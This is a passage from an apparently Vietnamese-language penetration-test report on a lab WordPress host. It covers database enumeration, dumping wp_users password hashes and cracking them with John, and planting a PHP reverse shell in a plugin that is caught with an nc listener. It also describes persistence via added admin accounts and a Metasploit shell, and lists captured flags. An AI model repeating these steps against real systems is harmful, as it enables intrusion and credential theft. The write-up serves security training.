link/ether 00:50:56:a8:51:b8 brd ff:ff:ff:ff:ff:ff  
altname enp2s1  
inet 10.102.11.11/24 brd 10.102.11.255 scope global ens33  
valid_lft forever preferred_lft forever  
inet6 fe80::250:56ff:fea8:51b8/64 scope link  
valid_lft forever preferred_lft forever  
3: docker0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default  
link/ether 02:42:6a:a6:d3:b8 brd ff:ff:ff:ff:ff:ff  
inet 172.17.0.1/16 brd 172.17.255.255 scope global docker0  
valid_lft forever preferred_lft forever  
inet6 fe80::42:6aff:fea6:d3b8/64 scope link  
valid_lft forever preferred_lft forever  
35: vethb63cea1@if34: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue master docker0 state  
UP group default  
link/ether 56:5e:e8:ce:7c:8c brd ff:ff:ff:ff:ff:ff link-netnsid 0  
inet6 fe80::545e:e8ff:fece:7c8c/64 scope link  
valid_lft forever preferred_lft forever  
james@listen:~$ cat user.txt  
G07YMP90xZLssdyfTY56esbVfVsyhmzo21Rv9bwFRVG2JueW6gc54QB8IqBeLrCVjames@listen:~$
```

Hình 20. User Flag

Leo thang đặc quyền

Lỗ hổng đã khai thác: [CVE-2021-29447](#)

Giải thích lỗ hổng: Ứng dụng chấp nhận các dữ liệu XML và không kiểm soát đúng các tham chiếu đến các đối tượng bên ngoài (external entities). Kẻ tấn công lợi dụng lỗ hổng này để ghi đè lên các plugin đã cài đặt trên WordPress.


Khuyến nghị vá lỗ hổng: Sử dụng các phiên bản phần mềm mới nhất có bản vá lỗ hổng. Đảm bảo ứng dụng không cho phép xử lý các external entities trong tài liệu XML và sử dụng các biện pháp bảo mật khi phân tích dữ liệu XML từ người dùng; cấu hình trình phân tích cú pháp XML để không cho phép DTD tùy chỉnh

Mức độ ảnh hưởng: [Cao]

Cách thức khai thác:

- Truy cập vào database của user listendbuser với thông tin tìm được lúc trước có được nhờ giải mã file decode.php. Tại đây, nhóm dùng lệnh show databases; để liệt kê các database đang tồn tại:

```
mysql -u listendbuser -p
```



```
james@listen:~$ mysql -u listendbuser -p
Enter password:
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 907909
Server version: 8.0.35-0ubuntu0.22.04.1 (Ubuntu)

Copyright (c) 2000, 2023, Oracle and/or its affiliates.
Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> show databases;
+-----+
| Database |
+-----+
| information_schema |
| listendb |
| performance_schema |
+-----+
3 rows in set (0.00 sec)
```

Hình 21. Các database đang có trên máy nạn nhân

- Dùng lệnh use để đọc thông tin của database listendb và lệnh show tables để xem các bảng hiện có trong database.

```
mysql> use listendb;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> show tables;
+-----+
| Tables_in_listendb |
+-----+
| wp_commentmeta      |
| wp_comments         |
| wp_links            |
| wp_options          |
| wp_postmeta         |
| wp_posts            |
| wp_term_relationships |
| wp_term_taxonomy   |
| wp_termmeta        |
| wp_terms            |
| wp_usermeta         |
| wp_users            |
| wp_wpmu_backup      |
+-----+
13 rows in set (0.01 sec)
```

Hình 22. Các bảng đang có trong database listendb

- Nhóm thử tìm kiếm thông tin bằng cách sử dụng lệnh `SELECT * FROM` để thực hiện truy vấn dữ liệu, tại bảng `wp_users`, có được email và mã băm password của admin của trang web.

```
mysql> SELECT * FROM wp_users;
+-----+-----+-----+-----+-----+-----+-----+-----+
| ID | user_login | user_pass | user_nicename | user_email | user_url | user_registered | user_activation_key |
+-----+-----+-----+-----+-----+-----+-----+-----+
| 1 | admin | $P$B$TLJicW1/JeencJc2Z9x2KTLmsutw0 | admin | admin@listen.insec | http://www.listen.insec | 2023-12-19 15:55:42 |  |
| 2 | johnwick | $P$B$hIx08F14wxfgN5xxJrgHpesX60xu. | johnwick | johnwick@listen.insec |  | 2023-12-19 15:56:05 |  |
+-----+-----+-----+-----+-----+-----+-----+-----+
2 rows in set (0.00 sec)
```

Hình 23. Tìm được tài khoản admin trong wp_users


- Nhóm thực hiện crack password này bằng John. Thành công tìm được password của admin là newpassword.

```
john hash.txt --wordlist=/usr/share/wordlists/rockyou.txt
```

```
(root@ s2d5b4d6-KaliLinux)-[/home/kali/Desktop]
# john --wordlist=/usr/share/wordlists/rockyou.txt hash.txt
Using default input encoding: UTF-8
Loaded 1 password hash (phpass [phpass ($P$ or $H$) 256/256 AVX2 8x3])
Cost 1 (iteration count) is 8192 for all loaded hashes
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
newpassword (??)
1g 0:00:00:00 DONE (2024-11-10 12:55) 2.631g/s 13136p/s 13136c/s 13136C/s 2222222..david123
Use the "--show --format=phpass" options to display all of the cracked passwords reliably
Session completed.
(root@ s2d5b4d6-KaliLinux)-[/home/kali/Desktop]
```


Hình 24. Giải mã thành công password của admin bằng lệnh John

- Đăng nhập lại vào Wordpress bằng tài khoản admin, sau đó edit plugins hello-dolly, thay mã hello.php bằng mã reverse shell, bấm upload file.




Hình 25. Nội dung mã reverse shell php

- Trong terminal, dùng nc để lắng nghe trên cổng 8080



Hình 26. Lắng nghe trên port 8080 bằng ncat

- Mở một tab mới, thực hiện tìm kiếm đến đường dẫn file hello.php đã sửa.



Hình 27. Tìm kiếm đến file chứa mã reverse

- Thực hiện thành công kết nối đến máy nạn nhân với user là www-data

```

permitted by applicable law.
(kali@kali:~) s2d5b4d6-KaliLinux) - [~]
$ nc -lvnp 8080
listening on [any] 8080 ...
connect to [10.81.0.6] from (UNKNOWN) [10.102.0.9] 13919
Linux listen 5.15.0-91-generic #101-Ubuntu SMP Tue Nov 14 13:30:08 UTC 2023 x86_64 x86_64 GNU/Linux
12:43:48 up 3:45, 18 users, load average: 0.11, 0.06, 0.01
USER      TTY      FROM            LOGIN@   IDLE   JCPU   PCPU   WHAT
ltn0tbug  tty1     -              05:34    7:06m  0.27s  0.18s  -bash
james     pts/0    10.103.128.246  09:10    52.00s 0.66s  0.25s  python3 tiny_file_manager_exploit.py http://127.0.0.1:8080 admin admin@123
james     pts/1    10.103.130.194  12:08    54.00s 0.19s  0.19s  -bash
james     pts/2    10.103.130.194  09:06    36.00s 0.35s  0.19s  python3 test.py http://localhost:8080 admin admin@123
james     pts/3    :pts/9:5.3      10:11    14:11  0.04s  0.01s  mysql -u listendbuser -p
james     pts/4    10.103.131.142  11:36    1:06m  0.03s  0.03s  -bash
james     pts/7    10.103.128.74   09:09    13:21  0.15s  0.02s  sshd: james [priv]
james     pts/8    10.103.129.255  09:10    2:52m  0.04s  0.04s  -bash
james     pts/9    10.103.128.255  09:11    14:11  0.07s  0.04s  screen
james     pts/10   :pts/9:5.0      09:12    3:28m  0.03s  0.03s  /bin/bash
james     pts/11   10.103.129.176  09:13    2:58m  0.03s  0.03s  -bash
james     pts/12   :pts/9:5.1      09:15    3:27m  0.01s  0.01s  /bin/bash
james     pts/13   :pts/9:5.2      09:16    2:31m  0.21s  0.21s  /bin/bash
james     pts/14   10.103.131.130  10:16    10:20  0.25s  0.25s  -bash
james     pts/18   10.103.132.29   09:30    28:52  0.21s  0.02s  mysql -u listendbuser -p
james     pts/19   10.103.130.194  12:35    8:26   0.03s  0.03s  -bash
james     pts/20   10.103.128.246  10:26    17:16  0.06s  0.06s  -bash
james     pts/24   10.103.128.246  10:55    9:51   0.15s  0.15s  -bash
uid=33(www-data) gid=33(www-data) groups=33(www-data)

```

Hình 28. Kết nối thành công với user là www-data

2.3 Duy trì quyền truy cập

Sau khi kiểm soát được các máy chủ, chúng tôi vẫn duy trì được phiên truy cập của mình, nhằm đảm bảo rằng chúng tôi vẫn có thể truy cập lại vào máy chủ bất kỳ lúc nào. Nhiều lỗ hổng chỉ có thể được khai thác một lần duy nhất, vì vậy việc duy trì phiên truy cập vào máy chủ là hết sức cần thiết. Nhóm 06 đã thêm vào các tài khoản có quyền cao nhất (thuộc các group administrators hoặc sudo) trên các máy chủ mà chúng tôi đã kiểm soát. Ngoài quyền truy cập cao nhất, một shell Metasploit đã được cài đặt trên máy nhằm đảm bảo rằng các quyền truy cập bổ sung sẽ được thiết lập.

2.4 Xóa dấu vết

Giai đoạn xóa dấu vết nhằm đảm bảo rằng các dữ liệu/tài khoản được sinh ra trong quá trình kiểm thử xâm nhập được loại bỏ khỏi máy chủ. Thông thường, các phần nhỏ của công cụ hoặc tài khoản người dùng được để lại trên máy tính của tổ chức, điều này có thể gây ra các vấn đề về bảo mật. Chúng ta cần phải đảm bảo rằng không để sót lại bất kỳ dấu vết trong quá trình kiểm thử xâm nhập.

Sau khi có được các thông tin có giá trị trên máy chủ của đơn vị, Nhóm 06 đã xóa tất cả tài khoản và mật khẩu người dùng cũng như các dịch vụ được tạo ra bởi Metasploit.

3.0 Phụ lục

3.1 Phụ lục 1 – Nội dung tập tin user.txt và root.txt

Địa chỉ IP (Hostname)	Nội dung Bonus	Nội dung user.txt	Nội dung root.txt
	Flag02{k6fsTHxtnLUpHSI Qs83nsCPa9I47qy }	GO7YMp9OxZLssdyfTY56es bVVfsyhmzo21Rv9bwFRVG2 JueW6gc54QB8IqBeLrCV	

- HẾT -